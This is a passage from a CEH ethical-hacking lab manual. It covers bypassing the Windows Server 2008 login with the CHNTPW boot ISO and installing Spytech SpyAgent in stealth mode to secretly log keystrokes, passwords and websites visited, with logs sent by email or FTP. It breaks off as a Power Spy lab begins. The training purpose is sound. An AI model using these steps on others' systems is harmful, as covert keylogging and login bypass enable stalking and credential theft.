


FIGURE 13.16: CHNTPW.ISO Windows Server 2008 Settings

It works offline, that is, you have to shutdown your computer and boot off a floppydisk or CD or another system.

CEH-Tools is also Mapped in Virtual Machine as Network Drive Z:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Go to **Windows Server 2008** Virtual Machine, and click the **Start** button.




FIGURE 13.17: starting windows server 2008

23. Windows server 2008 boots without requiring any password.




FIGURE 13.18: Windows Server 2008 Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
CHNTPW.ISO	**Machine Name:** Windows server 2008
	Output: Log into Windows Server 2008 without entering the user name and password

Questions

1. How do you configure **CHNTPW.ISO** in **Windows Server 2008 Virtual Machine Settings**?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

14

User System Monitoring and Surveillance Needs Using Spytech SpyAgent

Spytech SpyAgent is powerful computer spy software that allows you to monitor everything users do on your computer, in total stealth. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, lockdown scheduling, and remote delivery of logs via email or FTP.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, employees are given access to computer, telephone, and other electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees also are given laptop computer and wireless phones they can take home and use for business outside the workplace. Whether an employee can claim a reasonable expectation of privacy when using such company-supplied equipment in large part depends upon the steps the employer has made to minimize that expectation.

In this lab, we explain monitoring employee or student activity using Spytech SpyAgent .

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Objectives

The objective of this lab is to help students use Spytech and the SpyAgent tool. After completing this lab, students will be able to:

- Install and configure **Spytech SpyAgent**
- Monitor **keystrokes** typed, **websites** visited, and Internet Traffic Data

Lab Environment

To perform the lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools
- Run this tool in Windows Server 2012
- You can also download Spytech SpyAgent from http://www.spytech-web.com/spyagent.shtml
- If you decided to download the latest version, screenshots may differ

Lab Duration

Time: 15 Minutes

Overview of Spytech SpyAgent

SpyAgent is a powerful solution that can log all keystrokes, emails, windows, websites, applications, Internet connections, chat conversations, passwords, print jobs, documents viewed, and even screenshots. SpyAgent runs in complete stealth with optional email delivery and logging and lockdown scheduling. SpyAgent also features powerful filtering and access control features, such as Chat Blocking (to restrict access to chat software), Application Blocking (to prevent specific applications from being executed), and Website Filtering.

Lab Tasks

The basic idea in this section is to:

TASK 1

Installation of Spytech SpyAgent

1. Navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Keyloggers\Spytech SpyAgent**
2. Double-click **Setup.exe**. You will see the following window. Click **Next**.

You can download the spytech SpyAgent from *http://www.spytech-web.com*

FIGURE 14.1: Installation of Spytech SpyAgent

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Welcome** wizard of Spytech SpyAgent setup program window appears; read the instructions and click **Next**.

FIGURE 14.2: Installation wizard of Spytech SpyAgent

4. The **Important Notes** window appears, read the note and click **Next**.

FIGURE 14.3: Installation wizard

Active Mode: this option allows SpyAgent to be started in monitoring mode when it is opened - no need for manually starting its monitoring

5. The **Software License Agreement** window appears; you must accept the agreement to install Spytech SpyAgent.
6. Click **Yes** to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 14.4: Select the Agreement

7. Choose the **Destination Location** to install Spytech SpyAgent.
8. Click **Next** to continue installation.

Stealth Mode: this option allows SpyAgent to run in total stealth. Combined with 'Active Mode' the software will load and run in monitoring mode in complete stealth




FIGURE 14.5: Selecting folder for installation

9. Select SpyAgent installation type, and select **Administrator/Tester** the setup type.
10. Click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 14.6: selecting installation type

11. The **Ready to Install** window appears. Click **Next** to start installing Spytech SpyAgent.

📖 **Splash Warning:** This option allows you to display a message to the user when SpyAgent is started. This message can be configured in the Advanced Settings→ Splash Screen window




FIGURE 14.7: Ready to install window

12. It will prompt for include an **uninstaller**. Click **Yes**.




FIGURE 14.8: Selecting an uninstaller

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. **A Notice For Antivirus Users** window appears; read the text click **Next**.




FIGURE 14.9: Accept Antivirus notice

Log Location: this allows you to specify where you want SpyAgent to store its activity logs. For Windows NT/2000/XP systems monitoring ALL users it is recommended that the log location be set to x:\documents and settings\all users

14. The **Finished** window appears. Click **Close** to end the setup.

FIGURE 14.10: Finish window

15. The following window appears. Click **click to continue...**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 14.11: Welcome SpyAgent window

16. The following window appears. Enter the password in **New Password** field, and retype the same password in **Confirm** field.
17. Click **OK**.

SpyAgent can deliver its activity logs in secret to your own personal email or FTP account




FIGURE 14.12: Selecting New Password

18. The following window appears. Click **click to continue...**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 14.13: Welcome SpyAgent window

19. Configuration package wizard appears. Select the **Complete + Stealth Configuration** package.
20. Click **Next**.




FIGURE 14.14: Selecting configuration package

21. Choose additional options, and select the **Display Alert on Startup** check box.
22. Click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Traffic Data: This log ALL incoming and outgoing internet data transmitted and received by users. All email passwords, FTP passwords, website transmissions, etc. will be logged by this feature




FIGURE 14.15: Selecting additional option

23. The **Confirm Settings** wizard appears. To continue click **Next**.

SpyAgent has the unique ability to allow you to have its activity logs delivered to your personal e-mail address or FTP account




FIGURE 14.16: Confirm setting wizard

24. The **Configurations Applied** window appears. Click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 14.17: Configuration applied window

25. The **Configuration Finished** window appears. Click **Finish** to successfully set up SpyAgent.

SpyAgent has a built in scheduling feature that allows you to configure SpyAgent to log user activities during specific hours of the day, or to lock down your computer at certain times

FIGURE 14.18: Configuration finished window

26. The main window of Spytech SpyAgent appears, as show in the following figure. Click **Click to continue...**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 14.19: Main window of SpyAgent

27. To check the general user activities, click **Start Monitoring**.

TASK 2

Monitoring User Activities

FIGURE 14.20: Start monitoing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. When the **Enter Access Password** window appears, enter the **password**.

29. Click **OK**.

SpyAgent has a feature called SmartLogging that lets you trigger monitoring when certain events arise, instead of running constantly logging everything that users do. SmartLogging ties into the keystrokes, websites visited, applications ran, and windows used logging functions

FIGURE 14.21: Entering the password

30. Stealth Notice window appears, read the instructions click **OK**

NOTE: To bring SpyAgent out of stealth mode, press **CONTROL+SHIFT+ALT+M** on your keyboard.

SpyAgent allows you to save all of SpyAgent's keystrokes, websites, windows, applications, connections, clipboard, activity, print jobs, file usage, and documents logs to a specified directory at once - for easier viewing later on - or so you can clear your logs without losing data.

FIGURE 14.22: Stealth mode notice

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. It will show the following window, with the options select **Do not show this Help Tip** again and select **Do not show Related Help Tips like this again**. Click **click to continue...**

FIGURE 14.23: Start monitoing

SpyAgent features a large set of reporting tools that allow you to save and prepare log data for later viewing, documentation, and printing. All reports are formatted in HTML format for viewing with your web-browser.

32. Now browse the Internet (anything). To bring spyAgent out of stealth mode press **CONTROL+SHIFT+ALT+M** on your keyboard.

33. It will ask for the Access Password; enter the password and click **OK**.

FIGURE 14.24: Entering the password

34. To check user keystrokes from the keyboard, click **Keystrokes Typed** from **General User Activities**.

35. It will show all the resulting keystrokes as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 14.25: Resulted keystrokes

36. To check the websites visited by the user, click **Website Visited** from **Internet Activities**.

37. It will show all the user visited websites results, as shown in the following screenshot .




FIGURE 14.26: Result of visited websites

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Spytech SpyAgent	**Output:** ▪ Monitoring keystrokes typed ▪ Website log entries ▪ Pages visited for selected website ▪ Internet traffic data

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 15

Web Activity Monitoring and Recording Using Power Spy 2013

Power Spy 2013 software allows you to secretly monitor and record all activities on your computer; and this is completely legal.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, employees are given access to computers, telephones, and other electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees also are given laptop computers and wireless telephones they can take home and use for business outside the workplace. Whether an employee can claim a reasonable expectation of privacy when using such company-supplied equipment in large part depends upon the steps the employer has made to minimize that expectation.

In this lab, we explain monitoring employee or student activity using Power Spy 2013.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

The objective of this lab is to help students use the Activity Monitor tool. After completing this lab, students will be able to:

- Install and configure **Power Spy 2013**
- Monitor keystrokes typed, websites visited, and Internet Traffic Data

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools
- You can also download Power Spy tool from http://ematrixsoft.com/download-power-spy-software.php

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decided to download latest version screenshots may differ
- Run this tool in Windows Server 2012

Lab Duration

Time: 15 Minutes

Overview of Power Spy 2013

Power Spy software records Facebook use and all keystrokes typed, and captures all chats and IMs in Windows Live Messenger (MSN Messenger) , Skype, Yahoo Messenger, Tencent QQ, Google Talk, GADU-GADU, ICQ, AOL Instant Messenger (AIM), and others. It records all websites visited, emails read, documents opened, windows opened, clipboard activities, passwords typed, and applications executed.

Lab Tasks

The basic idea in this section is to:

TASK 1

Installation of Power Spy 2013

